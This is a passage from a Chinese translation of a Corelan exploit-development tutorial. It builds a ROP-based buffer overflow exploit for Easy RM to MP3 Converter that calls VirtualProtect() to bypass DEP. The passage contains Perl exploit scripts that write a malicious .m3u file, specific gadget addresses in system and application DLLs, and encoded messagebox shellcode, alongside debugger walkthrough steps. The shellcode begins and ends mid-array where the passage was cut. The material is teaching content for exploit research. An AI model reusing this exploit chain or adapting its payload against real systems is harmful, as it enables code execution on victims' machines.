"\x4f\x4b\x4f\x49\x6f\x4d\x59\x42\x65\x43\x34\x4f\x4b\x51" .
"\x6e\x48\x58\x48\x62\x43\x43\x4e\x67\x47\x6c\x45\x74\x43" .
"\x62\x49\x78\x4e\x6b\x4b\x4f\x4b\x4f\x49\x6f\x4f\x79\x50" .
"\x45\x45\x58\x42\x48\x50\x6c\x42\x4c\x51\x30\x4b\x4f\x51" .
"\x78\x50\x33\x44\x72\x44\x6e\x51\x74\x50\x68\x42\x55\x50" .
"\x73\x42\x45\x42\x52\x4f\x78\x43\x6c\x47\x54\x44\x4a\x4c" .
"\x49\x4d\x36\x50\x56\x4b\x4f\x43\x65\x47\x74\x4c\x49\x48" .
"\x42\x42\x70\x4f\x4b\x49\x38\x4c\x62\x50\x4d\x4d\x6c\x4e" .
"\x67\x45\x4c\x44\x64\x51\x42\x49\x78\x51\x4e\x49\x6f\x4b" .
"\x4f\x49\x6f\x42\x48\x42\x6c\x43\x71\x42\x6e\x50\x58\x50" .
"\x68\x47\x33\x42\x6f\x50\x52\x43\x75\x45\x61\x4b\x6b\x4e" .
"\x68\x51\x4c\x47\x54\x47\x77\x4d\x59\x4b\x53\x50\x68\x51" .
"\x48\x47\x50\x51\x30\x51\x30\x42\x48\x50\x30\x51\x74\x50" .
"\x33\x50\x72\x45\x38\x42\x4c\x45\x31\x50\x6e\x51\x73\x43" .
"\x58\x50\x63\x50\x6f\x43\x42\x50\x65\x42\x48\x47\x50\x43" .
"\x52\x43\x49\x51\x30\x51\x78\x43\x44\x42\x45\x51\x63\x50" .
```


```
"\x49\x4c\x48\x42\x6c\x47\x54\x44\x58\x4d\x59\x4b\x51\x46" .
"\x51\x48\x52\x51\x42\x46\x33\x50\x51\x43\x62\x49\x6f\x4e" .
"\x30\x44\x71\x49\x50\x50\x50\x4b\x4f\x50\x55\x45\x58\x45" .
"\x5a\x41\x41";

my $nops = "\x90" x 200;
my $rest = "C" x 300;
my $payload = $junk.$eip.$junk2.$params.$nops.$shellcode.$rest;
print "Payload size : ".length($payload)."\n";
print "Shellcode size : ".length($shellcode)."\n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File $file Created successfully\n";
```

用这个脚本，我们用 VirtualProtect()的指针（0x7C801AD4）覆盖 EIP，并且我们会将 5 个需要的参数放到栈顶，接着一些 nop 指令，然后是 messagebox shellcode。

lpAddress，Size 和 flNewProtect 参数设成“XXXX”，“YYYY”和“ZZZZ”。我们将在一会儿手动改变他们。

创建 m3u 文件，将 Immunity Debugger 附加到程序中然后在 0x7C801AD4 处设一个断点。运行程序，打开 m3u 文件并核查断点被碰上：


现在看下栈顶。我们可以看到 5 个参数：




滚下来知道你能看到 shellcode 的开头：

记录 shellcode 的基地址（例子中是 0010F80C）然后滚下来核查整个 shellcode 都在栈中。


现在的思路是手动编辑栈上的参数然后测试 VirtualProtect 调用会不会成功。
在栈上编辑一个值和选择一个值一样简单，按 CTRL+E，然后输入一个新的值（记住这是小顶机！）。
首先，在 0010F730 处编辑值（返回地址）然后将它设成 shellcode 的地址（0010F80C）。



然后在 0010F734 处（Address，现在包含 58585858）编辑值，把它设成 0010F80C（同样，你的 shellcode 在的位置的地址）




现在，在 0010F738 处（Size，现在包含 59595959）编辑值，把它设成 shellcode 的大小。我将花 700 字节，和 0x2BC 一致




有点远也没事，只要确保你的 shellcode 会包含在 Address+Size 的范围之内。你会看到当用 rop 来精巧制作一个值是很困难的，因此你理解你不需要很精确是很重要的。如果你用 nop 来包围你的代码并且你确信你能覆盖所有的 shellcode，那也可以。


最后，在 0010F73C（NewProtect）处编辑值并设成 0x40：




修改之后，栈是这样的：



按 F7 一次然后看怎样跳到 VirtualProtect()。




正如你所看到的，这个函数自身很短，除了一些跟栈相互作用的指令之外，只包含一个到 VirtualProtectEx 的调用。这个函数将改变访问保护级别。
继续单步步入这些指令（F7）知道你到达 RETN 10 指令（在 0x7C801AED）。
在那时，栈包含这个：



ret 将会跳到我们的 shellcode 中然后执行（如果一切顺利的话）

按 F9：




这意味着 VirtualProtect()技术是成功的。

是停止玩的时候了&使它通用（=运行时创建动态值）。

Everybody stay cool,this is a roppery

如果你希望用一些通用的指令来打造一个 ROP 链，那么我让你失望了。没有这样的东西。跟着的是一些创造力，尝试&错误，一些 asm 事实的结果，和!pvefindaddr rop 的输出。

唯一可能的接近“或多或少通用”的 rop 结构（这个是对我来说很好的）是这样的：



正如你看到的，我们在链的开头基本上限制了指令（rop 小配件）的数目。我们只是保存栈指针然后跳转（到 VirtualProtect 函数/参数），这会使后面覆盖参数占位符更容易点。（不要担心--你会在一会儿之后明白我的意思）

函数指针/参数占位符很明显没有 rop 小配件，但是只是放在栈上的静态数据，作为缓冲区的一部分。你唯一要做的事是用动态创建的值改变/覆盖占位符，用占位符后面的一个 rop

链。
首先，我们要改变在我们的测试脚本中用来覆盖 EIP 的地址。不是直接调用 VirtualProtect()，我们现在不得不返回到栈上。因此用一个指向 RETN 的指针覆盖掉 EIP。我们将用早些时候找到的：0x100102DC
接下来，我们需要考虑在栈上精巧布置我们的值并将它们放在正确的地方的可能选择。
●shellcode 的指针：一种最简单的方法是把 ESP 的地址放在一个寄存器中，然后增长它直到它指向 shellcode。可能有其他的方法，我们要在 rop.txt 的输出中看下我们的处理是什么。
●Size 变量：你可以设置一个寄存器一个开始值然后增长直到它包含 0x40。或者你可以找在寄存器上的 ADD 或 SUB 指令，当它执行时产生 0x40。当然，你不得不首先将开始值（从栈上弹出的）放入那个寄存器中。
●将动态产生的数据放回到栈上也可以通过很多种方法实现。你可以将值按照正确的顺序放到寄存器中，然后用 pushad 将它们入栈。或者你可以用“MOV DWORD PTR DS：[寄存器 A+偏移量]，寄存器 B”指令写入栈上的特定位置。当然寄存器 B 首先必须包含期望的值。

因此很明白你要看下 rop.txt，你的工具箱，然后看下什么方法会成功。

你明显需要找到不会搞糟指令流或者改变其他寄存器/值的指令...如果它们可以的话，你可以利用它。打造一个 rop 链的过程跟解决酷比魔方很像。当你执行一条指令，它可能会对其他的寄存器/栈位置/...产生影响。目标是利用它们（或者当它们会破坏链时完全避免）

总是从创建你的 rop.txt 文件开始。如果你坚持用程序 dll 的指针，那么你可以创建很多 rop 文件，每个特定的模块一个。但是只要你用 OS dll 自身的地址硬编码一个 Windows OS API 的函数指针，那么避免 OS dll 就没意义了。

或者，核查一下程序 dll 中的一个是否包含一样的函数调用是很值得的。这会是 exploit 可移植和通用。（看后面的 ASLR）

在这个例子中，我将用 VirtualProtect()。可用的专用模块也是可执行程序自身（不受 ASLR 的影响）和 msrmfilter03.dll（不受 ASLR 影响并且也不会重定基址）。因此，用 IDA Free 加载两个文件看下这些模块中的一个是否包含一个 VirtualProtect()的调用。如果是的话，我们也可以试着用程序自身的指针。
结果：没有找到任何调用，因此我们要用 kernel32.dll 里的地址
很好，我们现在真正开始

阶段 1：保存栈指针然后跳过参数

我们的 VirtualProtect()函数中的 2 个参数需要指向我们的 shellcode。（返回值和 lpAddress）。由于 shellcode 放在栈上，最简单的方法是将当前栈指针存入一个寄存器。这有 3 个优点：
●你可以简单地加/减寄存器上的值使它指向你的 shellcode。ADD，SUB，INC，DEC 指令很普遍。
●最初的值指向跟 VirtualProtect()在的栈地址很近。当我们需要跳回去并调用 VirtualProtect()时，我们要在 rop 链末尾利用这个。
●这个值也很靠近参数占位符的栈位置。用一个“mov dword ptr ds:[寄存器+偏移量],寄存器”指令来覆盖参数占位符很简单。

保存栈指针可以用很多方法：MOV REG，ESP/PUSH ESP+ROP REG，等等
你会注意到 MOV REG，ESP 不是一个好选择，因为很可能在同一个小配件中 REG 会又被弹出，因此又覆盖了 REG 的栈指针。
在 rop.txt 中快速搜索后，我发现这个；

```
0x5AD79277 : # PUSH ESP # MOV EAX,EDX # POP EDI # RETN   [Module : uxtheme.dll]
```

栈指针入栈，然后又弹入 EDI 中。这很好，但是，正如你将要学到的，在那个寄存器上做 ADD/SUB/...操作指令时，EDI 不是一个流行的寄存器。因此将指针存入 EAX 中也是一个好主意。此外，我们可能需要在两个寄存器中存这个指针。因为我们需要改变一个使它指向 shellcode，我们可能需要用另一个指向函数占位符在的栈位置。
因此，再次快速搜索 rop.txt，我们得到这个：

```
0x77C1E842 :  {POP}  # PUSH EDI # POP EAX # POP EBP # RETN  [Module : msvcrt.dll]
```

这个也会将同样的栈指针存入 EAX 中，注意 POP EBP 指令。我们需要加上一些填料来弥补这个指令。

好的，这是我们需要的一切。我真的很喜欢避免在函数指针/参数之前写太多小配件，因为这会使覆盖参数占位符更难。因此剩下的是跳到函数块。
最简单的方法是加上一些字节到 ESP，然后返回...：

```
0x1001653D :  # ADD ESP,20 # RETN   [Module : MSRMfilter03.dll]
```


到目前为止，我们的 exploit 脚本是这样的：

```
#------------------------------------------------------------
#ROP based exploit for Easy RM to MP3 Converter
#written by corelanc0d3r - http://www.corelan.be:8800
#------------------------------------------------------------
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "Z" x $buffersize;
my $eip=pack('V',0x100102DC); #return to stack
my $junk2 = "AAAA"; #compensate
#------Put stack pointer in EDI & EAX-----------------------#
my $rop=pack('V',0x5AD79277);  #PUSH ESP, POP EDI
$rop = $rop.pack('V',0x77C1E842); #PUSH EDI, POP EAX
$rop=$rop."AAAA"; #compensate for POP EBP
#stack pointer is now in EAX & EDI, now jump over parameters
$rop=$rop.pack('V',0x1001653D);  #ADD ESP,20
#-------Parameters for VirtualProtect()----------------------#
my $params=pack('V',0x7C801AD4);          #VirtualProtect()
$params = $params."WWWW";   #return address (param1)
$params = $params."XXXX";   #lpAddress      (param2)
$params = $params."YYYY";   #Size           (param3)
$params = $params."ZZZZ";   #flNewProtect   (param4)
$params = $params.pack('V',0x10035005);  #writeable address
$params=$params.("H" x 8);  #padding
# ADD ESP,20 + RET will land here
```

```
#
my $rop2 = "JJJJ";
#
my $nops = "\x90" x 240;
#
#
# ./msfpayload windows/messagebox
#  TITLE=CORELAN TEXT="rop test by corelanc0d3r" R
# | ./msfencode -e x86/alpha_mixed -t perl
my $shellcode =
"\x89\xe0\xda\xcf\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a\x4a" .
"\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37\x52\x59" .
"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41" .
"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42" .
"\x75\x4a\x49\x48\x59\x48\x6b\x4f\x6b\x48\x59\x43\x44\x51" .
"\x34\x4c\x34\x50\x31\x48\x52\x4f\x42\x42\x5a\x46\x51\x49" .
"\x59\x45\x34\x4e\x6b\x51\x61\x44\x70\x4e\x6b\x43\x46\x46" .
"\x6c\x4c\x4b\x42\x56\x45\x4c\x4c\x4b\x42\x66\x43\x38\x4c" .
"\x4b\x51\x6e\x45\x70\x4e\x6b\x50\x36\x44\x78\x42\x6f\x45" .
"\x48\x44\x35\x4c\x33\x50\x59\x43\x31\x4a\x71\x4b\x4f\x48" .
"\x61\x43\x50\x4c\x4b\x50\x6c\x51\x34\x46\x44\x4e\x6b\x47" .
